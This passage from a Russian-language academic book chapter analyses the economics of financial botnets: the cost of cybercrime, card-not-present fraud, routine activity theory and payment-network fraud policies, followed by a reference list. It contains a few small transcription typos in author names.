


Рис. 12.3. Инвестиции в ботнет и доходы от ботнета.

## 12.4 Стоимость ботнетов

Как предложено в [12], стоимость киберпреступности можно в общем виде разделить на прямые затраты, косвенные затраты и затраты на защиту; их совокупность называется "стоимостью для общества". К прямым затратам относятся денежные потери, непосредственно понесенные жертвами, например суммы, украденные в ходе мошеннических транзакций. Косвенные затраты включают расходы на восстановление, расследование, замену карт, обработку претензий, простой сервисов, потерю доверия и другие последствия, возникающие после инцидента.

Затраты на защиту включают разработку и сопровождение мер предотвращения, которые в значительной степени не зависят от отдельных жертв. Часто их даже трудно отнести к конкретному инциденту, потому что они являются постоянной частью функционирования организаций: антифрод-системы, мониторинг, аутентификация, обучение пользователей, аудит и техническая

инфраструктура безопасности. Поэтому такие затраты должны рассматриваться как часть общей цены, которую общество платит за противодействие киберпреступности.

Следовательно, пытаясь получить глобальную оценку потерь, мы можем использовать только общую сумму прямых потерь, чтобы затем экстраполировать глобальные издержки для всех стран и секторов. Такая оценка неизбежно неполна, но она помогает понять порядок величин.

Финансовая преступность является вторым крупнейшим источником прямых потерь от киберпреступности; ее рост в основном обусловлен все более широким распространением ботнет-атак. Такие атаки особенно хорошо подходят для мошенничества с платежными картами, потому что они позволяют автоматизировать сбор учетных данных, проверку карт, проведение транзакций и скрывание преступной инфраструктуры.

Как показано на рис. 12.4 и 12.5, мошенничество без предъявления карты (CNP) стало важным каналом мошенничества. С учетом парадигмы игры ботнетов, связанной с самым слабым звеном интернет-цепочки создания ценности, в ближайшие годы следует ожидать дальнейшего роста атак, направленных на CNP-транзакции. В соответствии с [13], общая стоимость мошенничества с картами, выпущенными в SEPA, росла, а CNP-мошенничество стало все более заметной долей общего объема карточного мошенничества.




Рис. 12.4. Динамика общей стоимости карточного мошенничества с использованием карт, выпущенных в SEPA.




Рис. 12.5. Мошенничество CNP как доля общего мошенничества.

Кроме того, согласно [14], главным фактором роста мошенничества в 2017 году были мошеннические операции через онлайн-канал, со значительным ростом компонента, связанного с мобильными транзакциями. Стоимость киберпреступности оценивается примерно в \$600 миллиардов, а расходы на восстановление превышают \$100 миллиардов. CNP-мошенничество превысило 1,300 миллионов и выросло более чем на 40% за 5 лет, оставаясь при этом менее 0.025% от общего объема транзакций.

Эта малая доля важна для понимания поведения участников рынка. Когда потери статистически выглядят небольшими относительно общего объема платежей, платежные сети и эмитенты карт могут предпочитать управление ущербом, а не радикальное устранение причины. Однако для продавцов стоимость может быть существенно выше: они платят примерно \$3 на каждый \$1 потерь от мошенничества. Кроме того, 73% продавцов указывают, что перегружены автоматизированным мошенничеством ботнетов, а 86% считают, что продажа цифровых товаров повышает риск.

## 12.5 Теория рутинной деятельности, ботнеты и транзакции CNP

Теория рутинной деятельности (RAT) является подразделом теории преступных возможностей и сосредоточена на ситуациях совершения преступлений (рис. 12.6). Теория устанавливает три необходимых условия для совершения большинства преступлений: вероятный преступник, подходящая цель и отсутствие способного защитника. Если эти три элемента сходятся во времени и пространстве, вероятность преступления возрастает.

В киберпространстве эти элементы нужно интерпретировать осторожно. Вероятный преступник может быть ботмастером или группой, арендующей преступную инфраструктуру. Подходящая цель может быть не только организацией, но и совокупностью ее пользователей, их учетных данных, платежных карт и устройств. Способный защитник может быть представлен банком, продавцом, платежной сетью, интернет-провайдером, производителем программного обеспечения или правоохранительным органом.



Рис. 12.6. Теория рутинной деятельности.

Переменная "ценность" обычно интерпретируется как абсолютная финансовая стоимость: например, выбирается самая богатая финансовая организация. Хотя многие исследования [10] обнаружили, что атакующие склонны предпочитать одни финансовые сервисы другим, что указывает на осознанный процесс выбора на преступной стороне, факторы, управляющие этим процессом, еще не раскрыты. Возможно, ценность нужно переосмыслить как сумму богатства пользователей потенциальной цели, как в текущем абсолютном значении, так и в проекции будущего роста. Рассмотрение пользователей цели, а не только самой цели, согласуется с современными тенденциями разработки вредоносного ПО. Поэтому при сравнении двух целей с одинаковым совокупным богатством лучшим выбором будет та, у которой больше пользователей. Это особенно заметно на легальном рынке CNP-транзакций как частном случае двустороннего рынка, где пользователи являются критически важным фактором успеха, а тенденция "победитель получает все" обычно почти исключительно вознаграждает игрока в конкретной области.

В таком новом понимании переменной "ценность" легче объяснить решения, принимаемые атакующими при выборе цели. Кроме того, можно сделать наблюдения о компоненте "отсутствие способного защитника". Yaг, даже считая, что этот концепт может использоваться и в киберпространстве, показал некоторые ограничения в выявлении защитных мер. В случае мобильных CNP-транзакций, напротив, область "отсутствия способного защитника" гораздо более сфокусирована, поскольку мобильные устройства, рынок которых намного превысил рынок настольных компьютеров, сейчас бесспорно являются теми "вещами", которые наиболее подвержены проблемам безопасности. Боты теперь распространяются по множеству мобильных устройств разных типов и платформ, делая такие ботнеты еще более трудными для противодействия и ликвидации [16]. Анонимные сети, такие как Tor, также способствовали этой

ситуации, усложнив обнаружение C&C ботнета [17]. Поэтому RAT выглядит особенно применимой к случаю мобильных CNP-транзакций. Действительно, с учетом тенденций роста двух рынков, CNP-транзакций и мобильных устройств, две упомянутые области RAT, безусловно, будут расти.

Как мы увидим в следующем разделе, хотя есть много индикаторов, показывающих, что финансовые ботнеты будут наращивать атаки на рынки CNP-транзакций, сеть платежных карт все еще, по-видимому, предпочитает политику тихого сдерживания. Эта сеть состоит из держателя карты, банка-эмитента, банка-эквайера, представляющего продавца, самой торговой фирмы и карточных сетей, устанавливающих стандарты. Она не демонстрирует реального желания разрушить это явление из-за значительного присутствия "страшилища" в виде клиентов, раздраженных ложными срабатываниями, а также из-за малой доли мошеннических CNP-транзакций в общем объеме транзакций.

## 12.6 Политики управления мошенничеством

Компании внедрили несколько контрмер для обнаружения и противодействия мошенническим транзакциям, выделяя аномальные операции по одному счету по частоте, сумме, географическому положению и другим признакам. Они также внедрили разные системы оповещений по электронной почте или SMS, антиавтоматизационные механизмы, такие как CAPTCHAs (хотя некоторые инструменты, например Rumola, являются контрпримером), и одноразовые пароли в дополнение к обычной информации, требуемой для CNP-транзакции: номер карты, дата истечения срока действия, платежная система, CVV-код и т. д. Все эти меры безопасности недостаточны и не смягчают явление, вероятно, потому что выбор, заранее сделанный снова немногими игроками, ориентирован на управление угрозой, а не на противодействие ей. Это еще более верно, когда мы пытаемся сопоставить распределение вреда от мошенничества и то, как им управляет сеть платежных карт.

Как указали Reasock и Friedman [18], по законам США держатель карты имеет минимальную подверженность риску мошенничества: максимум \$50 дает держателю карты возможность пометить мошеннические транзакции как таковые. Большинство банков-эмитентов предпочитает не удерживать с потребителей эти \$50, поскольку это вызывает отток клиентов, а стоимость привлечения клиента может быть значительно выше этой суммы.

Любые мошеннические списания для держателей карт возмещаются банком-эмитентом. В транзакциях с предъявлением карты информационные потоки для возвратных платежей такие же, как для CNP-транзакций, но ответственность за возмещение держателю карты несет эмитент, а не продавец. Это предполагает, что продавец следовал корректным процедурам при принятии, обработке и хранении транзакции.

В CNP-транзакциях эмитент требует возмещения от банка-эквайера, который передает затраты продавцу, часто напрямую списывая средства с его счета. Поэтому продавцы, несущие большую часть затрат CNP-мошенничества, должны поглощать прямые потери от мошенничества в виде потерянных товаров и продаж, а также платить карточным сетям комиссии за возвратные платежи. Некоторые затраты несут банковские участники: сторона-эмитент несет стоимость перевыпуска карты (\$5 за карту, согласно одному отраслевому опросу), а также, конечно, подвержена возможной репутационной потере, если признает нарушение безопасности, подрывающее доверие клиентов. Сторона-эквайер обычно не несет ответственности, если только продавец не способен покрыть обязательства по возвратным платежам и затем не прекращает деятельность.

По этим причинам продавцы обычно выбирают страхование электронной коммерции по подписке, чтобы покрыть потенциальные потери от мошеннических заказов, или внедряют инструменты, разработанные эмитентами карт, например "Verified by VISA". В последнем случае ключевое преимущество для продавцов состоит в том, что эмитенты предоставляют перенос ответственности для покрытых транзакций, но продавцы должны нести расходы на приобретение и сопровождение.

Упомянутые практики управления, по-видимому, описывают не синергичный сценарий между компонентами сети платежных карт, созданный для прекращения или смягчения угрозы CNP-мошенничества, а скорее быстрый способ удержать как можно больше клиентов. Asghari et al. [19] анализируют данные, собранные за десятилетие смягчения ботнетов, и выделяют важные усвоенные уроки. Среди прочих две идеи особенно интересны в нашем контексте.

Первый усвоенный урок касается правильного технического и организационного уровня, которому следует доверить противодействие ботнетам. Авторы показывают, что интернет-провайдеры являются наиболее подходящими субъектами для применения ограничений или технологических средств против ботнетов. Причина в их видимости большого числа компьютеров: с учетом всех их абонентов фактор масштаба важен как для облегчения технического выявления вредоносной активности, так и для достижения экономии масштаба на технологических инструментах, смягчающих эффект ботнетов. Кроме того, правительства, разрешающие деятельность интернет-провайдеров, могут обязать их соблюдать национальные или наднациональные политики, чтобы гарантировать общий и распределенный уровень защиты для всех пользователей. Эксперименты в этом направлении, даже с созданием национальных антиботнет-центров в Нидерландах, Корее, Германии и других странах, уже дали отличные результаты. Европейское сообщество также финансировало инициативу "botfree" [20] с созданием веб-порталов, европейского и национальных зеркал, для обмена материалами, информацией и инструментами борьбы с ботнетами. Согласно RAT, наличие адекватных и равномерно распределенных контрмер для всех абонентов должно уменьшать область, соответствующую "отсутствию способного защитника".

Второй усвоенный урок касается общего уровня законности у абонентов, особенно их склонности использовать нелицензионное программное обеспечение. Использование нелицензионного ПО связано с сильным ростом распространенности ботнетов независимо от мер безопасности, реализованных интернет-провайдерами. Согласно RAT, это условие соответствует большой доступности "подходящей цели", поскольку недобросовестные пользователи, использующие незаконное ПО, безусловно, легче атакуются вредоносным ПО. Поскольку существует сильная связь между склонностью использовать нелицензионное ПО и влиянием компьютерного мошенничества, любая инициатива, направленная на сокращение компьютерного пиратства и повышение уровня законности абонентов, могла бы существенно смягчить распространенность ботнетов.

## 12.7 Заключение

Угроза, которую сейчас представляет киберпреступность, особенно финансовые онлайн-преступления, в основном реализуется через ботнеты, учитывая следующее:

- Организации, на которые нацелены ботнеты, предпочитают успокаивающе трактовать данные о киберпреступности вместо борьбы с помощью мер ИКТ, тем самым направляя большие объемы капитала на черный рынок.
- Киберпреступность, не ограниченная ботнетами и учитывающая также альтернативные издержки, значительно больше любой другой транснациональной преступной деятельности.

- Эмитенты карт склонны считать угрозу малозначимой из-за низкой доли CNP-мошенничества в общем объеме транзакций, перекладывая риск на страховщиков и продавцов.
- Репрессивная модель, применяемая правоохранительными органами, сейчас, как указывает RAT, не является жизнеспособной из-за нехватки ресурсов по сравнению с усилиями, требуемыми для борьбы с явлением, например для внедрения на форумы и подпольные рынки. Явление будет расти, учитывая ничтожный процент людей, арестованных за киберпреступления, и без глубокого участия заинтересованных сторон оно вряд ли столкнется с обратной тенденцией.

Действующая система, по-видимому, нашла комфортное равновесие, которое может устраивать всех игроков:

- эмитентов карт и банки, которые прекрасно знают, что небольшой процент транзакций пострадает от мошенничества, небольшой процент держателей карт осознает понесенный ущерб, и еще меньший процент из них инициирует официальную жалобу сначала против продавца, затем против банка и наконец против эмитента (рис. 12.7);
- продавцов, прибегающих к страхованию рисков по подписке;
- жертв, быстро получающих возмещение потерь от мошенничества;
- поставщиков технологий, например производителей устройств и программного обеспечения, которые не несут никаких потерь, даже репутационных.



Рис. 12.7. Связь между пользователями интернета и интернет-жертвами, подающими жалобы.

То, что упускается из виду, - это так называемые альтернативные издержки, то есть ценность утраченных действий, возможностей или выгод, которые не могут быть реализованы, потому что ресурсы были израсходованы в другом месте. Три вида альтернативных издержек определяют потери от киберпреступности: сокращение инвестиций в исследования и разработки, более осторожное поведение бизнеса и потребителей, ограничивающее использование интернета, и увеличение расходов на сетевую защиту. Эти альтернативные издержки едва ли могут не



затрагивать будущие технологии и бизнес из-за внутренней природы ботнетов, основанной на следующем:

- закон оттока, согласно которому инновация, как и эволюция, является постоянным составным возрождением;
- термодинамика атак, утверждающая, что даже атакующий с весьма умеренными ресурсами может взломать почти все, что является достаточно большим и сложным [21];
- вездесущность программного обеспечения: ПО, как цемент, присутствует повсюду в современной цивилизации, Rice [22].

Это указывает, что основы рынка ботнетов [23] прочны и позволяют будущие расширение и использование, особенно в области кибервойны и терроризма. Кроме того, общественное благосостояние несет наибольшую стоимость, поскольку доходы инвестируются в теневую экономику, например не облагаются налогами, и представляют тяжелый налог на экономический рост и создание рабочих мест. Поэтому правительства должны вмешиваться в это явление через финансирование, направленное на смягчение проблемы, например European Framework Program for Research and Innovation под названием HORIZON 2020, пересматривать реактивное "тушение пожаров" и размышлять о том, как преступники адаптируются к вмешательствам.

Следовательно, инвестиции в создание эффективных контрмер, ведущих к экономии, полученной благодаря долгосрочно действенному смягчению или разрушению угрозы, должны фокусировать исследования внутри межинституциональной экосистемы - правовой, технической и финансовой, - обеспечивающей вмешательства на основе данных.

Слишком много секторов все еще полурегулируются или вообще не регулируются, например услуги хостинговой инфраструктуры, онлайн-валюты, такие как WebMoney и Bitcoin, и банковские отношения; было обнаружено, что только три банка отвечали за прием платежей для 95% спам-URL [24]. Возможно, разрушение денежного потока может отбить охоту к злоупотреблениям. Без выплаты вся прибыль просто исчезает [25].

## References

- [1] European Cybercrime Center. The internet organized crime threat assessment. Technical report, European Cybercrime Center, 2018.
- [2] Constantinos Kolias, Georgios Kambourakis, Angelos Stavrou, and Jeffrey Voas. Ddos in the IoT: Mirai and other botnets. *Computer*, 50: 80-84, Jan 2017.
- [3] Darrel Burkey Eran Kalige. A case study of eurograbber: How 36 million euros was stolen via malware. Technical report, Versafe, Check Point Software Technologies, Dec 2012.
- [4] Denis Makrushin. The cost of launching a DDoS attack, March 2017.
- [5] Stephen Doherty Piotr Krysiuk. The world of financial trojans. Technical report, Symantec, 2013.
- [6] McAfee. Economic impact of cybercrime-no slowing down. Technical report, McAfee, 2018.
- [7] Gianluigi Me, Giovanni Bottazzi. The botnet revenue model. In *Proceedings of the 7th International Conference on Security of Information and Networks*, 2014.
- [8] Robin C. Ball, Robert M. Brady, and Ross J. Anderson. Murphy's law, the fitness of evolving species, and the limits of software reliability. Technical report, University of Cambridge, Computer Laboratory, 1999.
- [9] AT Kearney. Internet value chain economics. Technical report, AT Kearney, 2010.

- [10] Carlos Ganan, Samaneh Tajalizadehkhoob, Hadi Asghari, and Michel van Eeten. Why them? Extracting intelligence about target selection from Zeus financial malware. In Proceedings of 13th Annual Workshop on the Economics of Information Security, 2014.
- [11] Dinei Florencio and Cormac Herley. Where do all the attacks go? In Proceedings of 10th Annual Workshop on the Economics of Information Security, 2011.
- [12] Rainer Bohme, Richard Clayton, J.G. Michel, Michael van Eeten, Michael Levi, Tyler Moore, Ross Anderson, Chris Barton, and Stefan Savage. Measuring the cost of cybercrime. In Proceedings of 11th Annual Workshop on the Economics of Information Security, 2012.
- [13] European Central Bank. Fifth report on card fraud. Technical report, European Central Bank, 2018.
- [14] LexisNexis. True cost of fraud study. Technical report, LexisNexis, 2018.
- [15] Majid Yar. The novelty of cybercrime: An assessment in light of routine activity theory. *European Journal of Criminology*, 2(4): 407-427, 2005.
- [16] Marios Anagnostopoulos, Georgios Kambourakis, and Stefanos Gritzalis. New facets of mobile botnet: Architecture and evaluation. *International Journal of Information Security*, 15(5): 455-473, October 2016.
- [17] Marios Anagnostopoulos, Georgios Kambourakis, Panagiotis Drakatos, Michail Karavolos, Sarantis Kotsilits, and D.K.Y. Yau. Botnet command and control architectures revisited: Tor hidden services and fluxing. pages 517-527, 10 2017.
- [18] Timothy Peacock and Allan Friedman. Automation and disruption in stolen payment card markets. In Proceedings of 13th Annual Workshop on the Economics of Information Security, 2014.
- [19] Hadi Asghari, Michel J.G. van Eeten, and Johannes M. Bauer Economics of fighting botnets: Lessons from a decade of mitigation. *IEEE Security and Privacy Magazine*, 2015.
- [20] The botfree project.
- [21] Ross Anderson. Why information security is hard - an economic perspective. In Proceedings of 17th Annual Computer Security Applications Conference, 2001.
- [22] David Rice. *Geekonomics, The Real Cost of Insecure Software*. Addison Wesley, Boston, 2007.
- [23] Qi Liao and Zhen Li. Toward a monopoly botnet market. *Information Security Journal*, 23(4-6): 159-171, 2014.
- [24] Kirill Levchenko, et al. Click trajectories: End-to-end analysis of the spam value chain. In Proceedings of the IEEE Symposium on Security and Privacy, 2011.
- [25] Kurh Thomas, et al. Faming dependencies introduced by underground commoditization. In Proceedings of 14th Annual Workshop on the Economics of Information Security, 2015.